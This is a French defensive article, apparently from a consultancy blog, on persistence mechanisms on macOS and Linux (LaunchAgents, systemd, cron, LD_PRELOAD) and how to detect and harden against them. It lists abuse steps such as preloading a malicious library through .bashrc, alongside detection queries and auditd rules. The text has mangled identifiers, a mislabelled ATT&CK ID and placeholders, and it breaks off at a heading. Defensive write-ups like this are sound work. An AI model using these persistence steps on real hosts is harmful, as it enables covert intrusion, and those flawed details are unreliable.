AYI NEDJIMI Consultants

Persistence sur macOS & - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 25 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les menaces persistantes ciblant macOS et Linux s Persistence sur macOS & Linux (LaunchAgents, systemd,. Expert en cybersécurité et intelligence.

Cette analyse detaillee de Persistence sur macOS & - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Persistence sur macOS & - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Les menaces persistantes ciblant macOS et Linux s'appuient sur des mécanismes natifs d'initialisation et de chargement dynamique : LaunchAgents/LaunchDaemons, systemd, services init, hooks LD*PRELOAD. Les attaquants exploitent ces fonctionnalités pour survivre aux redémarrages, escalader leurs privilèges ou maintenir un accès discret. Cet article explore les principales techniques de persistance sur macOS et Linux, les méthodes de détection, les stratégies de durcissement et les playbooks de réponse. Il s'adresse aux équipes SecOps, SOC, et administrateurs souhaitant renforcer la résilience de leurs environnements Unix-like.*

Panorama des mécanismes de persistance

- **macOS LaunchAgents/LaunchDaemons** : fichiers `.plist` dans `/Library/LaunchAgents`, `/Library/LaunchDaemons`, `~/Library/LaunchAgents`.
- **systemd (Linux)** : unit files (`.service`, `.timer`) dans `/etc/systemd/system`, `~/.config/systemd/user`.
- **init scripts (SysV, rc.local)** : double support dans environnements legacy.

- **cron et at** : tâches planifiées.
- **LDPRELOAD / DYLD*INSERT*LIBRARIES** : injection de librairies partagées côté utilisateur ou système.
- **Bash profile & shell init** : `.bashrc`, `.profile`, `.zshrc`.
- **LaunchServices, login items (macOS)**.
- **Kernel extensions, Launchd sockets**.

![SVG à créer : tableau comparatif des mécanismes de persistance macOS vs Linux]

Notre avis d'expert

Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

LaunchAgents & LaunchDaemons (macOS)

Fonctionnement

Launchd orchestre les services. Les LaunchAgents s'exécutent dans le contexte utilisateur, les LaunchDaemons au niveau système (root). Les fichiers `.plist` contiennent `ProgramArguments`, `RunAtLoad`, `KeepAlive`. Les attaquants créent des `.plist` pointant vers des scripts malveillants, avec `KeepAlive` pour redémarrer automatiquement.

Techniques d'abus

- Placer un `.plist` dans `~/Library/LaunchAgents` pour persistance utilisateur.
- Utiliser `Label` légitime (ex : `com.apple.updates`).
- `WatchPath` pour déclencher script sur modification.
- `ProgramArguments` exécutant `osascript` ou `curl`.

Détection

- Surveiller création/modification `.plist` (FSEvents, Endpoint Security).
- Collecter via EDR (File create) et Sysmon for macOS.
- Scripts `launchctl list` pour lister processus.
- Hash/whitelist des `.plist` attendus.

Durcissement

- Restreindre écriture sur `/Library/LaunchAgents` aux admins.
- Monitor via `osquery` (`launchd` table).
- Utiliser `PPPC` (Privacy Preferences Policy Control) pour limiter les exécutables.
- Endpoint Security Framework (ESF) pour intercept `AUTH*EXEC*`.

systemd (Linux)

Fonctionnement

Systemd gère les services (`systemctl`). Les unit files peuvent être system-level (`/etc/systemd/system`) ou user-level (`~/.config/systemd/user`). Les attaquants créent des services avec `ExecStart` pointant vers payload.

Techniques d'abus

- `systemctl enable` un script malveillant.
- `systemd timers` pour exécutions périodiques.
- `EnvironmentFile` pour injection (LDPRELOAD).
- `User service` (`systemctl --user`) persistant.

Détection

- Monitor `journalctl -u` pour services suspects.
- `systemctl list-unit-files` comparé à baseline.
- Inotify/auditd sur `/etc/systemd/system` (syscall `open` , `write`).
- Falco/eBPF pour alert sur `systemctl enable` .

Durcissement

- Utiliser `Systemd drop-in` pour restreindre, `ProtectSystem=full` , `NoNewPrivileges=yes` .
- Restreindre qui peut `systemctl enable` (sudoers).
- Interdire `systemd --user` pour comptes non administratifs.

![SVG à créer : diagramme systemd avec points de contrôle détection/durcissement]

Cas concret

L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

LD*PRELOAD / DYLD*INSERT*LIBRARIES*

Concept

Variables d’environnement instructent le loader à précharger une librairie. Permet d’injecter du code dans tous les processus. Les attaquants utilisent des bibliothèques malveillantes pour intercepter API, ex filtrer mots de passe.

Techniques

- `export LDPRELOAD=/tmp/libmalicious.so` via `.bashrc` .
- `setenv DYLD*INSERT*LIBRARIES` dans LaunchAgents.

- `systemd Environment=LD*PRELOAD=...`.

Détection

- Surveiller les variables d'environnement (auditd, osquery `processenvs`).
- Inspecter les librairies chargées (LD*DEBUG, `lsof -p`).*
- Sysmon for Linux `EventID 7` (image loaded) ou auditd `execve` pour environnements.

Durcissement

- `ld.so.preload` géré par root -> audit stricte.
- `selinux` / `apparmor` pour limiter chargement.
- `RestrictedShell` pour comptes non admin.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Cron et tâches planifiées

- `crontab -l`, `/etc/cron.`.
- `launchctl list` pour `com.apple.Periodic`.

Détection : monitor modifications (`auditd`, `fsnotify`). Durcissement : limiter `cron.allow`, `crontab` root.

Bash/Zsh init scripts

- `.bashprofile`, `.zshrc`, `.bash*logout*`.
- `LoginHook` (macOS).

Les attaquants injectent des commandes (download, persistence). Détection : `auditd` sur `open`, `osquery` `usershell*history*`. Durcissement : `chattr +i` (Linux) sur `.bashprofile`, monitor integrity (Tripwire).

Kernel extensions et System Integrity Protection (macOS)

Les kexts malveillants fournissent persistance. macOS impose SIP (System Integrity Protection) et notarisation. Les attaquants cherchent à désactiver SIP. Détection : logs `system.log`, `kmutil`. Durcissement : autoriser uniquement Kext signées, MDT (Mobile Device Management) config.

Observabilité et EDR

Les EDR (CrowdStrike, SentinelOne, Carbon Black, Defender for Endpoint) fournissent :

- Télémétrie process, file ops.
- Règles YARA-L, detection script-based.

Les organisations configurent alerts :

- `launchctl load` par utilisateur non admin.
- `systemctl enable` par compte d'application.
- `LD_PRELOAD` set via `echo`.

osquery & monitoring

Osquery tables utiles :

- `launchd` (macOS) -> enumerer LaunchAgents.
- `crontab` -> entries.
- `systemdunits`.
- `startup_items` (legacy Mac).
- `processenvs` -> detect LD*PRELOAD.*

Déploiement via FleetDM, Kolide. Les requêtes programmées surveillent et alertent (Velocity).

![SVG à créer : architecture osquery pour surveillance persistance]

Auditd et eBPF (Linux)

Auditd rules :

```
-w /etc/systemd/system -p wa -k systemd-change
-w /etc/ld.so.preload -p wa -k ldpreload
-w /etc/cron.d -p wa -k cron
```

eBPF (Falco, Tetragon) rules :

- `systemd` modifications.
- `execve` with `LDPRELOAD` env.

Les logs sont envoyés SIEM. Les perforrmances eBPF < auditd.

Stratégies de baselines et whitelists

- Inventaire initial (`md5sum` des `.plist`, `.service`).
- `Tripwire`, `AIDE` pour integrity.
- Baseline par VM image (golden).

Les changes sont comparés (CI/CD). Les anomalies -> ticket.

Playbooks de réponse

1. Identifier persistance (LaunchAgent, systemd). 2. Isoler host, collecter artefacts (`launchctl print`, `systemctl cat`). 3. Supprimer entry, revert modifications. 4. Rechercher propagation (hunting). 5. Restaurer integrité (reboot, check). 6. Investiguer vecteur initial.

Le playbook inclut scripts (PowerShell for mac?). Les incidents documentés.

Étude de cas : LaunchAgent malveillant

Une entreprise a détecté un LaunchAgent `com.apple.updater.plist` dans `~/Library/LaunchAgents`. L'analyse a montré `ProgramArguments` -> `curl` un script bash. EDR a alerté (file create). L'agent a été supprimé, le script analysé (stealer). Le vecteur : phishing. Lessons : renforcer training, ajouter osquery query.

Étude de cas : systemd backdoor

Sur un serveur Linux, un service `systemd-update.service` s'exécutait. `ExecStart` pointait vers `/usr/local/bin/.hidden`. Les logs journalctl montraient exécution nocturne. L'origine : infiltration via vulnérabilité web. Remédiation : remove service, patch, monitoring. Les règles Falco mises à jour.

Hardened macOS : MDM et profils

Les environnements d'entreprise utilisent MDM (Jamf, Kandji) :

- Profils restreignant LaunchAgents tiers (`com.apple.security.application-groups`).
- Activation `EndpointSecurity` monitoring.
- `Login Items` sous controle (ConfigurationProfile).
- Gatekeeper `Assessments` loggés.

Les Mac gérés reçoivent config `kill` pour LaunchAgents non autorisés. Les logs `Unified Logging` -> `log show --style json`.

Hardened Linux : CIS Benchmarks

- `CIS Linux Benchmark` -> sections `init`, `systemd`.
- `chmod 600 /etc/crontab`.
- `systemd-analyze blame` pour lister.

Applying CIS via Ansible, Chef. Regular compliance scans (OpenSCAP).

LD*PRELOAD atténuation via noexec*

- Monter `/tmp`, `/var/tmp` en `noexec` pour empêcher librairies.

- Utiliser `securepath` dans `sudoers`.
- `ExecShield`, `ASLR`.

Les dossiers user ne peuvent exécuter libs. `glibc` respect `LDPRELOAD` -> noexec stop.

Reverse shell detection

Persistance appelle reverse shell. Detection :

- Network monitoring (Zeek).
- `Little Snitch` / `LuLu` (macOS).
- `iptables` logs.

Les signatures (outbound vers IP suspect). `CrowdStrike` -> detection exfil.

Automation via SOAR

- Alerte `launchctl load` -> SOAR exécute script `launchctl unload`.
- `systemctl enable` suspicious -> disable, notify.

Les playbooks scannent la machine (osquery) post-action. Les incidents clos par SecOps.

Hunting scenarios

- `Find unusual LaunchAgents` : `Label` non Apple, path non standard.
- `systemd service ExecStart outside /usr/bin`.
- `Process env contains LD_PRELOAD`.

KQL (Sentinel) :

```
DeviceProcessEvents
| where OSPlatform == "macOS" and InitiatingProcessFileName == "launchctl" and
ProcessCommandLine contains "load"
```

Elastic :

```
process where process.envvars contains "LD_PRELOAD" and not process.name in (allowed)
```

![SVG à créer : matrice hunts persistance macOS/Linux]

Journaux spécifiques

- macOS `Unified logs` (`log collect`).
- `system.log` (Launchd).
- Linux `journalctl`, `/var/log/syslog`.

Collect via `Fluent Bit`, `beats`. Centralisation -> indexation.

Tests réguliers

- `Powerforensics` for Mac? (Torque).
- Scripts `persistence-auditor` (OSQuery packs).
- Purple team (Atomic Red Team tests T1547.009).

Les tests valident détections (simulate `LDPRELOAD`).

MITRE ATT&CK mapping

- T1547.011 (macOS LaunchAgent).
- T1543.002 (systemd service).
- T1574.006 (LD*PRELOAD).*
- T1053 (Scheduled Task).
- T1037 (Boot or Logon Initialization Scripts).

Les détections alignées sur MITRE. Couverture tracked.

Durcissement via AppArmor/SELinux/SMACK

Configurer MAC :

- AppArmor profiles pour `systemd` limit exec.
- SELinux policy `allow systemdt` minimal.

S'assurer que policies ne permettent pas les exec non attendus.

Intégration avec vuln management

- Scanner OS patch (JAMF, SCCM).
- Patching reduce privilege escalations.
- Baselines (CIS) -> measure compliance.

Collaboration SecOps-IT

Les modifications persistances souvent légitimes (agents MDM). Process :

- Change management.
- Catalogue autorisé.
- Communication (tickets).

Les exceptions documentées. `allowlist` maintenue. Pour approfondir, consultez SSRF moderne (IMDSv2, gopher/file,.

Convergence detection Windows/Linux/macOS

- XDR centralise (Microsoft 365 Defender, CrowdStrike).
- Use cross-platform analytics.

Des alerts multi-OS -> plus simple pour SOC.

Note finale

La persistance sur macOS et Linux requiert une surveillance continue des mécanismes natifs. En combinant instrumentation (osquery, EDR, auditd), durcissement (MDM, policies), hunts proactifs et réponse structurée, les organisations réduisent la fenêtre d'opportunité des adversaires. La vigilance doit être constante, alimentée par des tests réguliers et une collaboration étroite entre SecOps et les équipes plateformes.

Approche par niveaux de privilèges

Les techniques de persistance varient selon le niveau d'accès :

- **Utilisateur non privilégié** : `LaunchAgents` dans home, `crontab -e`, modifications `.bashrc`, `systemd --user`.
- **Privilèges root** : `LaunchDaemons`, `/etc/systemd/system`, `/etc/rc.local`, `ld.so.preload`.
- **Noyau** : Kexts macOS (nécessite désactivation SIP), modules kernel Linux (`/etc/modules-load.d`).

La détection doit segmenter les surfaces par privilège. Les comptes root compromettus exigent une réinstallation ou restauration d'image.

Détection via machine learning et scoring d'anomalie

Certaines organisations adoptent UEBA pour macOS/Linux :

- Features : nombre de fichiers `.plist` modifiés, Process commandline, durée d'exécution.
- Modèles : Isolation Forest, One-Class SVM sur logs osquery.

Les anomalies sont examinées par SOC. Exemple : un utilisateur non admin créant un LaunchAgent à 2h du matin -> score élevé. Les modèles doivent être calibrés pour limiter faux positifs (les MDM installent des agents).

Inventaire centralisé des services

Un service interne agrège :

- Liste des LaunchAgents/Daemons par machine.
- Services systemd (nom, chemin, hash).

Comparaison avec baseline, reporting (Power BI). Les modifications non approuvées trigger un ticket. Ce service se base sur osquery, SaltStack, Ansible fact.

Règles Sigma / YARA-L

- Sigma pour journaux Linux : `category:process*creation*` + `systemctl enable`.
- YARA-L pour `.plist` (strings `RunAtLoad`, path unusual).

Ces règles sont converties pour Splunk, Sentinel.

Forensic : collecte et analyse

Lors d'un incident :

- Dump de la liste LaunchAgents (`plutil -p`).
- Collect du plist et binaire (hash, timestamp, signature).
- `fsusage` (macOS) pour real-time file operations.
- `lsof` `netstat` pour connexions.
- `Volatility` (macOS/Linux) pour artefacts en mémoire (modules).

Les preuves sont stockées (chain of custody). Les scripts (GRR Rapid Response) collectent automatiquement.

Durcissement par conformité (CIS, DISA)

Les benchmarks CIS macOS et Linux recommandent :

- Interdire login automatique.
- Restreindre `cron`.
- S'assurer que `LaunchAgents` et `LaunchDaemons` appartiennent à root.

Les audits (SCAP) identifient écarts. Les corrections via Ansible.

Integration with patch management

- macOS : `softwareupdate`, Jamf policies -> patch (atténue exploit).
- Linux : `apt`, `yum`, `dnf` -> schedule patch.

Les attaques de persistance exploitent souvent des systèmes non patchés pour escalade. Patching régulier complémente.

Logging convergent (syslog, unified logging)

Les logs sont centralisés :

- macOS `Unified logging` converti en syslog via `log stream`.

- Linux `rsyslog` -> aggregator (Graylog, Splunk).

Les filtres extraits patterns (launchd, systemd).

Diminution de surface d'attaque

- Désactiver services inutiles, ex `Remote Login (SSH)` sur Mac si non nécessaire.
- Utiliser `TCC` pour limiter automation (macOS).
- Harden SSH (2FA).

Moins de surface -> moins de cibles pour persistance.

Response automation.

Exemple de script SOAR pour macOS :

1. Reçoit event `Transition` (LaunchAgent suspicious). 2. `ssh` sur machine, exécute `launchctl bootout gui/$UID /path/to/plist`. 3. Supprime `.plist`, binaire. 4. Recueil `plutil -p` pour dossier. 5. Notifie utilisateur.

Pour Linux : `systemctl stop`, `disable`, `rm service`.

Persistance via containers et WSL

- macOS Docker : conteneurs persistent via `restart`. Monitoring `docker events`.
- Linux : systemd unit `docker-container`.
- WSL (Windows Subsystem Linux) : `~/.bashrc` modifications peuvent affecter environnements développeur.

Les environnements container doivent être surveillés (Falco).

Collecte de metadata pour threat intel

Les incidents alimentent TI : hash, domaine C2, comportement. La TI interne enrichit detection (blocklist). Partage via MISP.

Collaboration avec SRE et IT Ops

Beaucoup de persistance légitime (agents monitoring). Process :

- SRE fournit liste autorisée des services.
- SecOps alloue tags `approved`.
- Toute nouvelle persistance -> ticket change.

Tests de chaos engineering

Simuler suppression LaunchAgent légitime -> vérifier detection. Permet d'ajuster baselines.

KPI

- Temps de détection (MTTD) persistance.
- % machines avec baseline actualisée.
- Nombre de persistance malveillante détectée par mois.
- Temps de remédiation (MTTR).

Les KPIs communiqués au CISO.

Formation des analystes SOC

Les analystes reçoivent :

- Guides MITRE T1543, T1574.
- Labs (Google Rapid Response, Velociraptor).

Simulation (range) pour inspecter `LaunchAgents`.

Scripting exemple (osquery)

```
SELECT  FROM launchd WHERE programarguments LIKE '%curl%';
SELECT  FROM systemdunits WHERE path LIKE '%/tmp%';
SELECT  FROM processenvs WHERE key='LDPRELOAD';
```

Ces queries programmées (schedule) avec alerting si row > 0.

Security baselines par rôle

- Mac développeur vs Mac finance -> policies distinctes.
- Serveur web vs server DB.

Les exceptions spécifiques documentées.

Collaboration avec Apple et Linux vendors

Participer aux programmes Apple Security, Linux distros (Red Hat). Rapporter anomalies. Mise à jour sur patchs.

MITRE D3FEND

- `D3-EP0005 Execution Prevention` : AppLocker/solutions Mac.

- `D3-UE0001 User Env Monitoring` : observe `LDPRELOAD`.

Mapping des contre-mesures.

Approche Zero Trust Endpoint

- Device compliance (macOS: Jamf).
- Attestation (Linux: TPM).
- Access conditional (Intune).

Si un host non compliant (persistance suspecte) -> accès bloqué (VPN, SSO).

Case Study : LDPRELOAD trojan sur serveur HPC

Un cluster HPC a subi injection `LDPRELOAD` pour exfiltration jobs. Détection via logs `slurm`. Remédiation : disable user-run LDPRELOAD, monitoring, reimage.

Outils open source complémentaires

- `KnockKnock` (macOS) pour inspecter persistance.
- `BlockBlock` (macOS) -> alert on persistence install.
- `Autoruns for Linux` (Sysinternals).

These tools complement SIEM. Pour approfondir, consultez Cryptographie Post-Quantique : Migration Pratique.

> **Ressources open source associées :**
>
> - WMIEventConsumerHunter — Détection de persistance WMI (C++, équivalent Windows)
> - COMHijackDetector — Détection de détournement COM (C++)
> - mitre-attack-fr — Dataset MITRE ATT&CK (HuggingFace)

Questions frequemment posees

Quels sont les outils recommandes pour mettre en oeuvre Persistence sur macOS & - Guide Pratique Cybersecurite ?

Les outils recommandes pour Persistence sur macOS & - Guide Pratique Cybersecurite varient selon le contexte et les besoins specifiques de l'organisation. Les solutions open source comme Wazuh, OSSEC et OpenVAS offrent une base solide pour les equipes avec un budget limite. Les solutions commerciales comme CrowdStrike, SentinelOne et Palo Alto Networks proposent des fonctionnalites avancees et un support professionnel adapte aux environnements critiques de production.

Conclusion étendue

La persistance sur macOS et Linux exploite des fonctionnalités légitimes. Une approche multi-couches (durcissement, monitoring comportemental, baselines, SOAR, hunting) permet de réduire le dwell time adversaire. Les équipes doivent continuellement adapter leurs contrôles aux évolutions des TTP et partager les insights avec la communauté sécurité.

Perspectives historiques et évolution des TTP

Les techniques de persistance évoluent avec les protections :

- **Années 2000** : scripts init (`/etc/rc.d`), `cron` . Peu de protections.
- **Années 2010** : adoption LaunchAgents, systemd ; introduction Gatekeeper, SIP.
- **Années 2020** : atténuation avec MDM, EndpointSecurity, eBPF ; TTP se déplacent vers `User LaunchAgents` , `systemd` timers, `LD_PRELOAD` .

Les attaquants adaptent : plus de persistance user-level (contours SIP). Les blue teams doivent maintenir une veille active (blogs SentinelOne, Objective-See).

Couverture MITRE ATT&CK Enterprise

Tableau :

- **T1543.003** : `Unix Shell Configuration Modification` .
- **T1543.002** : `Systemd Service` .
- **T1547.011** : `Launch Agent` .
- **T1574.006** : `LDPRELOAD` .
- **T1053.003** : `Cron` .
- **T1037.004** : `RC Scripts` .

Mapping coverage -> detection status (Prevent/Detect/Monitor). Les Playbooks alignés.

Automatisation de l'inventaire via Ansible

Playbook Ansible :

```
- hosts: macs
  tasks:
    - name: Gather LaunchAgents
      find:
        paths:
          - /Library/LaunchAgents
          - /Library/LaunchDaemons
          - /Users//Library/LaunchAgents
        patterns: ".plist"
      register: launchagents
    - debug: var=launchagents.files
```

Résultats envoyés à Elastic (Filebeat). Sur Linux :

```
- name: Gather systemd services
  command: systemctl list-unit-files --type=service --no-pager
```

Les jobs orchestrés (Tower/AWX).

Endpoint Security Framework (macOS) déploiement

- Agents tiers (CrowdStrike) s'appuient sur ESF.
- Développer un agent custom (ESF) pour log `eseventtypenotifyexec`, `eseventtypenotifyauthsetuid`.
- Hook sur `eseventtypenotifycreate` pour `.plist`.

Les logs envoyés en JSON. Exige `Team ID` Apple, MDM pour déploiement.

Unified Logging queries

Commandes :

```
log show --predicate 'eventMessage CONTAINS "launchd" AND subsystem ==
"com.apple.launchd"' --last 1d
log show --predicate 'eventMessage CONTAINS "LDPRELOAD"' --last 7d
```

Les résultats analysés via scripts (Python). On intègre à SIEM via `log stream --style syslog`.

Contrôles physiques et biométriques

- Mac : TouchID, Secure Enclave, FileVault 2 -> protège contre accès offline.
- Linux : LUKS, TPM.

La persistance doit survivre à redémarrage ; le chiffrement protège si machine off.

Hardening Boot et firmware

- `Secure Boot` (macOS : Boot ROM).
- `UEFI Secure Boot` (Linux).

Les malwares firmware -> plus rare, mais surveillances (Chipsec).

Réponse rapide : suppression orchestrée

Script Bash pour supprimer user LaunchAgents :

```
#!/bin/bash
USERHOME=$1
for plist in $USERHOME/Library/LaunchAgents/.plist; do
  launchctl bootout gui/$(id -u $(basename $USERHOME)) "$plist"
  rm "$plist"
  echo "Removed $plist"
done
```

Utilisé via MDM (Jamf policy). On documente l'action dans ticket.

Forensic Linux : outils

- `Loki` (SANS) pour scanning rootkits.
- `Chkrootkit`, `rkhunter`.
- `Log2timeline` pour timeline.

Ces outils identifient modifications.

Variation cross-distro

- Debian/Ubuntu vs RHEL -> emplacement services diff.
- `init.d` (SysV) sur distros legacy.

Les scripts doivent couvrir `rc.local`, `/etc/rc.d/rc.d`.

Personnalisation de System Integrity Protection

Les entreprises peuvent activer `Profiles` restreignant `SystemExtensions`. Pour les Mac ARM, enforce `Kernel Extension Policy`. Cela complique persistance root.

Surveillance FIM (File Integrity Monitoring)

Solutions (Tripwire, Qualys FIM) :

- Monitor `/Library/LaunchAgents`, `/etc/systemd/system`.
- Alert if add/modify/delete.

Intégration à SOC.

Multi-factor detection (Chaining signals)

Combinaison de signaux :

- Création `.plist` + exécution `curl`.
- `systemctl enable` + communication C2.

XDR automatise (fusion). Les alertes de haute confiance.

Communication & awareness utilisateurs

- Guides pour utilisateurs : ne pas autoriser pop-ups `persistent helper`.
- iOS / macOS -> pop-ups `Allow helper` -> suspicion.

Les campagnes emails.

Purple Team : atomic tests

- `Run macOS T1547.011` via `Atomic Red Team` -> `launchctl load`.
- Validate detection (alert?).

Rapports partagés. Les tests planifiés quarterly.

Insight sur malwares (BazarBackdoor, Silver Sparrow)

- `Silver Sparrow` (macOS) utilisait LaunchAgents.
- `Shlayer` -> persistence via cron.

Les analyses publiées (Red Canary) -> signatures.

Collaboration communautaire

- Objective-See (Patrick Wardle) propose outils (block).
- MITRE ATT&CK updates -> contributions.

Les organisations partagent IOCs anonymisés.

Intégration InfoSec & SecOps

- InfoSec (politique) -> SecOps (opération).
- RACI pour persistance : detection (SOC), réponse (SecOps), root cause (IT).

Process documenté.

Legacy vs Modern

Les environnements legacy (init.d) doivent plan migrer vers systemd. Les scripts non migrés fav persistance.

Contrôle accès fichiers

- `chmod 600 .plist`. Les directories set `sticky bit`.
- `chown root` on system directories.

Les permissions mal configurées -> exploitation (ex : user writing to `/Library/LaunchDaemons`).

Endpoint compliance checks

- Jamf Smart Groups : devices avec LaunchAgents non approuvés.
- Linux compliance script -> `report`.

Déclenche remédiation.

Cloud endpoints (macOS dans cloud)

Ex : MacStadium, AWS EC2 Mac. Les mêmes contrôles s'appliquent. Les orchestrations (Ansible) gèrent remote.

Wazuh/OSSEC intégration

- Wazuh agent sur Linux/macOS -> FIM.
- Règles : detect `useradd`, `systemctl`.

Alerts via Wazuh manager -> SIEM.

Data lake usage

Stockage long terme (S3) pour logs. Permet lookback 1 an. Helpe pour APT detection. Pour approfondir, consultez Sécurité LLM Adversarial : Attaques, Défenses et Bonnes.

Offboarding & hygiene

- Lorsqu'un employé quitte, supprimer LaunchAgents custom, user home.
- MDM retire device.

Cela évite persistence orpheline.

Penetration test checklists

Pentesters incluent checks :

- `ls ~/Library/LaunchAgents`.
- `systemctl list-timers`.
- `strings /etc/ld.so.preload`.

Les rapports recommandent corrections.

Gestion de configuration (IaC)

- Chef/Ansible -> enforce `launchd` state.
- `osquery` pack -> compliance.

IaC ensures consistency.

Influence des conteneurs

Les conteneurs ont cycle court -> persistance plus difficile. Cependant, les images base persistent. Monitor `ENTRYPOINT`, `CMD`.

Response post-mortem

Chaque incident documentation : timeline, detection, response, root cause, fix. Lessons -> backlog.

Metrics & reporting

Tables :

- `Hosts scanned`, `Hosts with anomalies`.
- `Time to removal`.

Graph (line chart).

Futures évolutions

- Apple Endpoint Security enhancements.
- Linux LSM (BPF-based) pour policies dynamiques.

Les blue teams se préparent (PoC).

Final conclusion

Renforcer la détection et la prévention des mécanismes de persistance sur macOS et Linux nécessite une combinaison de technologies (osquery, EDR, auditd), de politiques (MDM, CIS), de formation et d'amélioration continue. En restant proactifs, en testant régulièrement leurs défenses et en collaborant avec la communauté, les défenseurs peuvent minimiser la durée de vie des implantations adverses et protéger leurs actifs critiques.

Intégration avec Identity & Access Management

Les techniques de persistance sont souvent couplées à des abus d'identité. Contrôles :

- Liens `MDM` ↔ `Azure AD` (compliance).
- `Conditional Access` bloque accès si device compromis (persistance détectée).

Les logs Okta/Azure AD corrélés avec novel LaunchAgent -> alerte. L'automatisation révoque sessions et tokens.

Convergence avec mobile et iPadOS

Les environnements macOS coexistent avec iOS/iPadOS : les TTP diffèrent, mais la gestion unifiée via MDM (profils) renforce posture globale. Les politiques restrictives (pas d'installation applications non signées) réduisent besoin de persistance. Le SOC surveille aussi `mobileconfig`.

Récupération et reconstitution système

Lorsqu'une machine compromis root-level :

- Rebuild via image gold (DEP, Autopilot).
- Restaurer données utilisateur chiffrées (FileVault, Time Machine).
- Rejoindre MDM, exécuter script post-install.

La standardisation accélère recovery, limite persistance récurrente.

Persistance dans environnements virtualisés

- Parallels Desktop/VMware Fusion sur macOS : VMs Linux peuvent être persistance pivot.
- VirtualBox VMs : snapshot -> revert but persistence peut se propager.

Les policies interdisent VMs non approuvées. Les monitoring (osquery) list `virtualmachines`.

Sécurité sur architectures ARM (Apple Silicon, ARM Linux)

- macOS ARM (M1/M2) : Kernel extension remplacé par System Extensions. Les attaquants explorent `User Approved Kernel Extensions` (UAKEL).
- Linux ARM : even `systemd`, same.

Les contrôles adaptent : `system*extensions*` allowlist, `Rosetta` restrictions.

Interactions avec frameworks de développement

Les environnements dev (Xcode, Android Studio) installent LaunchAgents légitimes. Baseline doit couvrir (ex : `com.google.keystone`). Les devs informés de la nécessité de packager leurs outils proprement.

Détection sur logs network interne

Les implants persistent souvent via beacon. L'analyse netflow/vpc logs identifie patterns (Arbor). Coupler detection process + network augmente confiance. Les pipelines ML sur logs (Zeek) pinpoint sessions.

Threat intelligence spécifiques

- feeds `Objective-See` (#macOS).
- `Red Canary macOS Threat Detection Report`.
- `AlienVault OTX` pour TTP Linux.

Les IOCs importés (MISP). Les détections adaptent (matching).

Mise en place d’un centre de compétences Unix/Mac Security

- Equipe dédiée, cross-fonctionnelle.
- Maintient baselines, scripts, documentation.

Comps : admin macOS, Linux, sec.

Processus de validation de logiciels tiers

- Avant installation, vérification signature, hash, vendor.
- Whitelist via MDM.

Empêche l’introduction de LaunchAgents non contrôlés.

Alignement sur charte sécurité

La charte utilisateur Mac précise :

- Interdiction installation daemons non approuvés.
- Obligation signaler alertes sécurité.

Le HR support (communication).

Pilotage par metrics de résilience

- `% detections blocked automatically`.
- `Nombre devices non conformes`.

Ces metrics comparés trimestriellement.

Adoption de NIST 800-171 / 800-53

Les contrôles (CM-6, SI-3) appliqués. Les audits examinent logs, policies. Les rapports (POA&M).

Durcissement via security profiles (macOS)

- Restriction `Login Items` (com.apple.loginitems).
- `Privacy Preferences` (TCC) : deny automation untrusted.
- `Kernel extension policy` -> only approved team IDs.

Les profiles déployés via MDM.

Linux Managed Platforms (fleet)

Outils comme `FleetDM` gèrent osquery. `Chef` / `Puppet` orchestrent config. `GitOps` (Flux) pour config state. Les modifications en dehors pipeline -> alert.

Diffusions d'alertes et centre de réponse

Les alertes (LaunchAgent suspicious) notifiées via Slack/Teams. SOC runbook inclut instructions. Les incidents classés (P1, P2).

Packaging scripts detection

Les adversaires encapsulent persistance dans packages `.pkg` (macOS). Les scripts `postinstall` persistent. Analyse : `pkgutil --expand`. On scanne `Scripts/postinstall`. Les pipelines Mac ingest `pkg` -> sandbox.

Cloud-managed Linux (Fleet, GCE)

Dans le cloud, orchestrer `startup-script` (Compute Engine). Les adversaires modifient metadata. Détection : logs `SetMetadata`. Les policies interdisent modifications non autorisées. Le SOC surveille `gcloud compute instances add-metadata`.

Politique de rotation de machines

Certains environnements adoptent `replace instead of reimage` (immutable). Machines developer remplacées cyclical -> efface persistence.

Alerte sur moustaches (obfuscation)

Les `LDPRELOAD` var peuvent être obfusqués (`$\x2f...`). Les détections incluent normalisation.

Response cross-team war-room

En incident majeur : War-room (SecOps, IT, Dev). Usage d'outils collab (Miro). Document progression. Pour approfondir, consultez DNS Attacks : Tunneling, Hijacking et Cache Poisoning.

Mise en œuvre de FDE (Full Disk Encryption)

FileVault, LUKS : empêche offline tamper installation persistance. Combiner orientation (reboot -> require login).

Journaux de TCC (macOS)

TCC (Transparency, Consent, Control) logs : `sqlite3 /Library/Application Support/com.apple.TCC/TCC.db`. Permettent de détecter autorisations suspectes (Full Disk Access). Les implants persistent via privilèges TCC. Monitor via `tccutil`.

Linux security frameworks (Auditbeat)

Elastic Auditbeat collect `file*integrity*` events. Config :

```
fileintegrity:
  paths:
    - /etc/systemd/system
    - /usr/lib/systemd/system
    - /etc/cron.d
```

Indices `auditbeat-*`.

Base d’apprentissage incidents

Créer base knowledge :

- Description TTP.
- Indicateurs.
- Playbook.

Accessible via wiki.

Collaboration avec fournisseurs EDR

